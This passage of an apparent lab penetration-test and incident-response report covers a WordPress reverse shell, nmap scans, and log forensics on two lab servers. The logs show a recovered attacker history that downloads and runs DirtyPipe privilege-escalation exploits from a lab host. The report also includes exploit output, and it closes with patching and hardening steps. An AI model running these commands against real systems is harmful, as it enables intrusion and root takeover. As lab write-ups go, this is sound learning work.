


Figure 28

- I built my reverse shell.




Figure 29

- I opened a listening port and then upload the shell.




Figure 30

- I tried to access the shell I uploaded.




Figure 31

- Now we see we have admin access and we can go to the root access by more investigation.

```
(kali㉿kali)-[~/Desktop]
$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 34916
Linux debian10 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
12:46:47 up 24 min,  1 user,  load average: 0.00, 0.28, 0.62
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
debian    tty2     tty2            12:23    24:06  55.30s  0.01s /usr/lib/gnome-disk-utility/gsd-disk-utility-no
tify
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 32

3.Recommendations and mitigations

Host1

- Disable Telnet service and use ssh instead of it
- Should patch the kernel to 5.16.11, 5.15.25 and 5.10.102 or greater.

Host2

- Install and use WordPress security plugin
- Change the Default “admin” username
- Disable File Editing
- Strong Passwords and User Permissions
- Keep WordPress Updated

4. Appendices and attachments

List of tools I used:

- Nmap: to discover open ports

-server1:

```
# Nmap 7.92 scan-initiated Sat Dec 24 12:21:50 2022 as: nmap -A -o result 192.168.0.102
Nmap scan report for 192.168.0.102
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT
STATE SERVICE VERSION
23/tcp open telnet Linux telnetd
MAC Address: 00:0C:29:6F:A3:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

-server2:

```
# Nmap 7.92 scan initiated Sat Dec 24 13:23:30 2022 as: nmap -A -o result 192.168.0.103
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 44:1a:e9:21:1b:21:c0:c7:b4:55:54:58:45:7a:29:af (RSA)
| 256 bf:ff:d4:d5:92:58:3e:dd:45:38:fc:3f:12:f1:44:42 (ECDSA)
|_ 256 a0:f0:d7:82:ef:dc:ef:1a:14:88:2e:31:82:b5:61:fc (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
|_ http-server-header: Apache/2.4.38 (Debian)
3306/tcp  open  mysql    MariaDB (unauthorized)
MAC Address: 00:0C:29:43:4E:CC (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
```

Network Distance: 1 hop

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Sat Dec 24 13:23:47 2022 -- 1 IP address (1 host up) scanned in 17.50 seconds

- WPScan: is a security scanner designed for testing the security of websites built using WordPress.
- Msfconsole: allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.
- nc to create a listening port

-sever2

```
nc -lvp 4444
```

```
listening on [any] 4444 .....
```

```
connect to [192.168.0.104] from (UNKNOWN) [192.168.0.103] 34916
```

```
Linux debian10 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) X86_64 GNU/Linux
```

```
12:46:47 up 24 min, 1 user, load average: 0.00, 0.28, 0.62
```

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

Debian	tty2	tty2	12:23	24:06	55.30s	0.01s	/usr/lib/gnome-disk-utility/gsd-disk-utility-no
--------	------	------	-------	-------	--------	-------	---

```
tify
```

```
uid=33 (ww-data) gid=33 (ww-data) groups=33 (www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ whoami
```

```
ww-data
```

```
$
```

- gobuster: is a brute-force scanner tool to enumerate directories and files of website

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url: <https://cyraacs.com/privilege-escalation-by-exploiting-wordpress-vulnerability>

Part [3] Defensive Cybersecurity

-On server1:

- I was checking auth.log and saw a suspicious event, it seems like a brute force attack.

```
Dec 24 09:07:42 ubuntu login[2983]: FAILED LOGIN (1) on '/dev/pts/3' FOR 'UNKNOWN', Authentication failure
Dec 24 09:07:42 ubuntu login[2983]: pam_nologin(login:auth): cannot determine username
Dec 24 09:07:49 ubuntu login[2987]: pam_unix(login:session): session opened for user server1 by (uid=0)
Dec 24 09:07:49 ubuntu systemd-logind[805]: New session 9 of user server1.
Dec 24 09:07:54 ubuntu login[3055]: pam_unix(login:auth): check pass; user unknown
Dec 24 09:07:54 ubuntu login[3055]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/5
ruser= rhost=192.168.0.105
Dec 24 09:07:58 ubuntu login[3055]: FAILED LOGIN (1) on '/dev/pts/5' from '192.168.0.105' FOR 'UNKNOWN', Authentication
failure
Dec 24 09:08:08 ubuntu login[3057]: pam_unix(login:auth): check pass; user unknown
Dec 24 09:08:08 ubuntu login[3057]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/5
ruser= rhost=
Dec 24 09:08:11 ubuntu login[3057]: FAILED LOGIN (1) on '/dev/pts/5' FOR 'UNKNOWN', Authentication failure
Dec 24 09:08:18 ubuntu login[3059]: pam_unix(login:auth): check pass; user unknown
Dec 24 09:08:18 ubuntu login[3059]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/5
ruser= rhost=192.168.0.105
Dec 24 09:08:22 ubuntu login[3059]: FAILED LOGIN (1) on '/dev/pts/5' from '192.168.0.105' FOR 'UNKNOWN', Authentication
failure
Dec 24 09:08:22 ubuntu login[3059]: pam_nologin(login:auth): cannot determine username
Dec 24 09:08:22 ubuntu login[3064]: pam_unix(login:auth): check pass; user unknown
Dec 24 09:08:22 ubuntu login[3064]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/5
ruser= rhost=192.168.0.105
Dec 24 09:08:25 ubuntu login[3064]: FAILED LOGIN (1) on '/dev/pts/5' from '192.168.0.105' FOR 'UNKNOWN', Authentication
failure
Dec 24 09:08:26 ubuntu login[3067]: pam_unix(login:auth): check pass; user unknown
Dec 24 09:08:26 ubuntu login[3067]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=/dev/pts/5
ruser= rhost=192.168.0.105
Dec 24 09:08:29 ubuntu login[3067]: FAILED LOGIN (1) on '/dev/pts/5' from '192.168.0.105' FOR 'UNKNOWN', Authentication
failure
```

747,1

74%

Figure 33

```

Dec 24 09:20:59 ubuntu sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Dec 24 09:20:59 ubuntu sudo: pam_unix(sudo:session): session closed for user root
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:21:05 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:08 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): check pass; user unknown
Dec 24 09:22:59 ubuntu vsftpd: pam_unix(vsftpd:auth): authentication failure; logname= uid=0 euid=0 tty=ftp ruser=anony
mous rhost=:ffff:192.168.0.105
795,1 78%

```

Figure 34

- I looked to syslog file and I saw IP 192.168.0.105 is sending a lot of packets and got blocked by UFW

```

Dec 24 09:20:41 ubuntu kernel: [ 3262.759542] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=51 ID=22930 PROTO=TCP SPT=33954 DPT=30934 WINDOW=65535
RES=0x00 URG PSH FIN URGP=0
Dec 24 09:20:42 ubuntu kernel: [ 3262.863226] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=50 ID=55306 PROTO=TCP SPT=33954 DPT=30934 WINDOW=65535
RES=0x00 URG PSH FIN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.052644] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.181392] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=48 ID=24541 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.207241] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=58 ID=2525 DF PROTO=TCP SPT=49737 DPT=30501 WINDOW=327
68 RES=0x00 ACK URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.258676] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.335006] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=46 ID=20084 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.360404] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=54 ID=47330 DF PROTO=TCP SPT=49737 DPT=30501 WINDOW=32
768 RES=0x00 ACK URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.412004] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=328 TOS=0x00 PREC=0x00 TTL=53 ID=4162 PROTO=UDP SPT=49706 DPT=43983 LEN=308
Dec 24 09:21:04 ubuntu kernel: [ 3285.489386] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
RC=192.168.0.105 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=58 ID=59070 PROTO=TCP SPT=49736 DPT=30501 WINDOW=31337
RES=0x00 SYN URGP=0
Dec 24 09:21:04 ubuntu kernel: [ 3285.515185] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:00:0c:29:25:41:08:08:00 S
@@@
4968,1 43%

```

Figure 35

```

server1@ubuntu: /var/log
Dec 24 09:35:38 ubuntu kernel: [ 4158.777335] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=35.190.43.134 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=117 ID=0 DF PROTO=TCP SPT=443 DPT=49568 WINDOW=65535 RES=0x00 ACK SYN URGP=0
Dec 24 09:35:38 ubuntu kernel: [ 4158.777391] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=35.190.43.134 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=117 ID=0 DF PROTO=TCP SPT=443 DPT=49569 WINDOW=65535 RES=0x00 ACK SYN URGP=0
Dec 24 09:35:40 ubuntu systemd[1]: NetworkManager-dispatcher.service: Succeeded.
Dec 24 09:35:41 ubuntu in.telnetd[3387]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:35:44 ubuntu kernel: [ 4165.095614] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=108.156.68.250 DST=192.168.0.102 LEN=64 TOS=0x00 PREC=0x00 TTL=243 ID=33879 PROTO=TCP SPT=443 DPT=49557 WINDOW=139 RES=0x00 ACK URGP=0
Dec 24 09:35:44 ubuntu in.telnetd[3389]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:35:48 ubuntu in.telnetd[3391]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:35:51 ubuntu in.telnetd[3393]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:35:54 ubuntu in.telnetd[3395]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:35:55 ubuntu kernel: [ 4176.445948] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=108.128.225.61 DST=192.168.0.102 LEN=115 TOS=0x00 PREC=0x00 TTL=40 ID=8128 DF PROTO=TCP SPT=443 DPT=49552 WINDOW=133 RES=0x00 ACK PSH FIN URGP=0
Dec 24 09:35:57 ubuntu in.telnetd[3397]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:36:04 ubuntu kernel: [ 4185.163615] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=108.156.68.250 DST=192.168.0.102 LEN=64 TOS=0x00 PREC=0x00 TTL=243 ID=32241 PROTO=TCP SPT=443 DPT=49564 WINDOW=133 RES=0x00 ACK URGP=0
Dec 24 09:36:15 ubuntu kernel: [ 4196.382140] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=35.190.43.134 DST=192.168.0.102 LEN=60 TOS=0x00 PREC=0x00 TTL=117 ID=0 DF PROTO=TCP SPT=443 DPT=49591 WINDOW=65535 RES=0x00 ACK SYN URGP=0
Dec 24 09:36:16 ubuntu systemd[1]: session-12.scope: Succeeded.
Dec 24 09:36:24 ubuntu kernel: [ 4205.305246] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=3.251.220.161 DST=192.168.0.102 LEN=64 TOS=0x00 PREC=0x00 TTL=41 ID=11428 DF PROTO=TCP SPT=443 DPT=49549 WINDOW=131 RES=0x00 ACK URGP=0
Dec 24 09:36:27 ubuntu in.telnetd[3400]: connect from 192.168.0.105 (192.168.0.105)
Dec 24 09:36:33 ubuntu systemd[1]: Started Session 13 of user server1.
Dec 24 09:36:37 ubuntu kernel: [ 4218.205011] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=52.85.96.69 DST=192.168.0.102 LEN=40 TOS=0x00 PREC=0x00 TTL=236 ID=0 DF PROTO=TCP SPT=443 DPT=49553 WINDOW=0 RES=0x00 RST URGP=0
Dec 24 09:36:45 ubuntu kernel: [ 4225.755844] [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:6f:a3:57:64:70:02:84:7a:fc:08:00 SRC=34.98.105.85 DST=192.168.0.102 LEN=64 TOS=0x00 PREC=0x00 TTL=117 ID=34945 PROTO=TCP SPT=443 DPT=49566 WINDOW=265 RES=0x00 ACK URGP=0
@@@

```

Figure 36

- I check my bash history and I noticed the attacker was exploiting some codes on my server.

```

124 mkdir tracker-extract-files.1337
125 cd tracker-extract-files.1337/
126 wget -r http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
127 ls
128 ls
129 cd ..
130 ls
131 clear
132 ls
133 cd CVE-2022-0847-DirtyPipe-Exploits/
134 ls
135 clear
136 ls
137 ls -la
138 chmod +x compile.sh
139 vim exploit-1.c
140 clear
141 ./compile.sh
142 ./exploit-1
143 ls
144 ./exploit-2
145 find / -perm -4000 2>/dev/null
146 clear
147 ls -la /usr/bin/sudo
148 ./exploit-2 /usr/bin/sudo

```

Figure 37

-The Timeline of the incident.




Figure 38

-How I fixed the problem:

1. Updated the kernel to the latest version

```
server1@ubuntu:~$ uname -a
Linux ubuntu 6.0.9-060009-generic #202211161102 SMP PREEMPT_DYNAMIC Wed Nov 16 12:14:18 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
server1@ubuntu:~$
```

Figure 39

2. Changed the password


```

server1@ubuntu:~$ passwd
Changing password for server1.
Current password:
New password:
Retype new password:
passwd: password updated successfully
server1@ubuntu:~$

```

Figure 40

3. Stopped telnet protocol

```

Jan 01 07:27:23 ubuntu login[2143]: pam_unix
server1@ubuntu:~$ sudo service inetd stop
server1@ubuntu:~$ sudo service inetd status
● inetd.service - Internet superserver
   Loaded: loaded (/lib/systemd/system/inetd.service; vendor preset: enabled)
   Active: inactive (dead) since Sun 2023-01-01 07:27:23 UTC; 1min 1s ago

```

Figure 41

```

server1@ubuntu:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:631	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::1:631	:::*	LISTEN	-
udp	0	0	0.0.0.0:5353	0.0.0.0:*	-	-
udp	0	0	0.0.0.0:54518	0.0.0.0:*	-	-
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-
udp	0	0	0.0.0.0:631	0.0.0.0:*	-	-
udp6	0	0	:::5353	:::*	-	-
udp6	0	0	:::33455	:::*	-	-

Figure 42

4. Tried to exploit the attack and it didn't work with the new version

```

server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./compile.sh
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: pipsu: Authentication failure
ed
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
sh: 1: /tmp/sh: not found
server1@ubuntu:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits$

```

Figure 43

-On server2

- After what happened on server1 I went to check server2 to see if it got hacked or not, so I was looking in /var/log to see if there is something suspicious.
- I found on apache log suspicious requests with IP 192.168.0.104 and random agent name.

```
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /harddisk.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /msgroups.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dnstools.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /musicsoftware HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /eyeonsecurity.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /sdi HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /dvdburners.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /harddisk.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /sdi.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /updat HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /eyeonsecurity.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /musicsoftware.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /openas HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /openas.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /collaboratif.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /flashxss.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /db_search.php HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /db_search.html HTTP/1.1" 404 436 "-" "ndom-agent"
192.168.0.104 - - [24/Dec/2022:12:36:02 -0600] "GET /bijsenkomst HTTP/1.1" 404 436 "-" "ndom-agent"
